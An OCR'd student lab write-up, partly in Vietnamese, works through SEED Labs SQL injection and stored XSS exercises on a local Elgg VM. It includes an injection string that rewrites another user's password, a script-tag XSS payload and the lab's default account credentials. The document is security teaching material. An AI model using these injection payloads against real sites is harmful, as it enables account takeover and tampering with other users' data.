


Kiểm tra kết quả:

Đăng nhập tài khoản của Boby mà không biết mật khẩu




Mức lương của Boby đã được thay đổi về 1



Task 5.3:


Thay đổi mật khẩu của Boby, ta thực hiện lệnh sau:


Boby', Password = SHA1('A030103') WHERE Name = 'Boby' #



Kiểm tra kết quả:

Đăng nhập tài khoản của Boby với mật khẩu đã thay đổi ở trên





Lab 5.2. Cross-Site Scripting (XSS) Attack Lab

1. Lab Environment

This lab can only be conducted in our Ubuntu 16.04 VM, because of the configurations that we have performed to support this lab. We summarize these configurations in this section.

The Elgg Web Application. We use an open-source web application called Elgg in this lab. Elgg is a web-based social-networking application. It is already set up in the pre-built Ubuntu VM image. We have also created several user accounts on the Elgg server and the credentials are given below.

User	UserName	Password
Admin	admin	seedelgg
Alice	alice	seedalice
Boby	boby	seedboby
Charlie	charlie	seedcharlie
Samy	samy	seedsamy

DNS Configuration. We have configured the following URL needed for this lab. The folder where the web application is installed and the URL to access this web application are described in the following:

```
URL: http://www.xsslabelgg.com
Folder: /var/www/XSS/Elgg/
```

The above URL is is only accessible from inside of the virtual machine, because we have modified the /etc/hosts file to

map the domain name of each URL to the virtual machine's local IP address (127.0.0.1). You may map any domain name to a particular IP address using /etc/hosts. For example, you can map http://www.example.com to the local IP address by appending the following entry to /etc/hosts:

```
127.0.0.1       www.example.com
```

If your web server and browser are running on two different machines, you need to modify /etc/hosts on the browser's machine accordingly to map these domain names to the web server's IP address, not to 127.0.0.1.

Apache Configuration. In our pre-built VM image, we used Apache server to host all the web sites used in the lab. The name-based virtual hosting feature in Apache could be used to host several web sites (or URLs) on the same machine. A configuration file named 000-default.conf in the directory "/etc/ apache2/sites-available" contains the necessary directives for the configuration:

Inside the configuration file, each web site has a VirtualHost block that specifies the URL for the web site and directory in the file system that contains the sources for the web site. The following examples show how to configure a website with URL http://www.example1.com and another website with URL http://www.example2.com:

```
<VirtualHost *>
    ServerName http://www.example1.com
    DocumentRoot /var/www/Example_1/
</VirtualHost>
```

```
<VirtualHost *>
    ServerName http://www.example2.com
    DocumentRoot /var/www/Example_2/
</VirtualHost>
```

You may modify the web application by accessing the source in the mentioned directories. For example, with the above configuration, the web application http://www.example1.com can be changed by modifying the sources in the /var/www/Example_1/ directory. After a change is made to the configuration, the Apache server needs to be restarted. See the following command:

```
$ sudo service apache2 start
```

2. Lab Tasks

2.1. Preparation: Getting Familiar with the "HTTP Header Live" tool

In this lab, we need to construct HTTP requests. To figure out what an acceptable HTTP request in Elgg looks like, we need to be able to capture and analyze HTTP requests. We can use a Firefox add-on called "HTTP Header Live" for this purpose. Before you start working on this lab, you should get familiar with this tool. Instructions on how to use this tool is given in the Guideline section (§ 4.1).

2.2. Task 1: Posting a Malicious Message to Display an Alert Window

The objective of this task is to embed a JavaScript program in your Elgg profile, such that when another user views your profile, the JavaScript program will be executed and an alert window will be displayed. The following JavaScript program will display an alert window:

```
<script>alert('XSS');</script>
```

If you embed the above JavaScript code in your profile (e.g. in the brief description field), then any user who views your profile will see the alert window.

In this case, the JavaScript code is short enough to be typed into the short description field. If you want to run a long JavaScript, but you are limited by the number of characters you can type in the form, you can store the JavaScript program in a standalone file, save it with the .js extension, and then refer to it using the src attribute in the <script> tag. See the following example:


```
<script type="text/javascript"
        src="http://www.example.com/myscripts.js">
</script>
```

In the above example, the page will fetch the JavaScript program from http://www.example.com, which can be any web server.


Các bước thực hiện:

Bước 1:Đăng nhập với User Alice


- Username: alice
- Password: seedalice



Bước 2: Mở profile của Alice




Bước 3:Sau đó nhấn chọn Edit profile




Bước 3:

```
<script>alert('XSS');</script>
```

Nhập lệnh trên vào Brief desription. Sau đó nhấn Save.







Kiểm tra kết quả:

Bước 1: Đăng nhập với User Boby

- Username: boby
- Password: seedboby



Bước 2: Xem profile của Alice:



2.3. Task 2: Posting a Malicious Message to Display Cookies

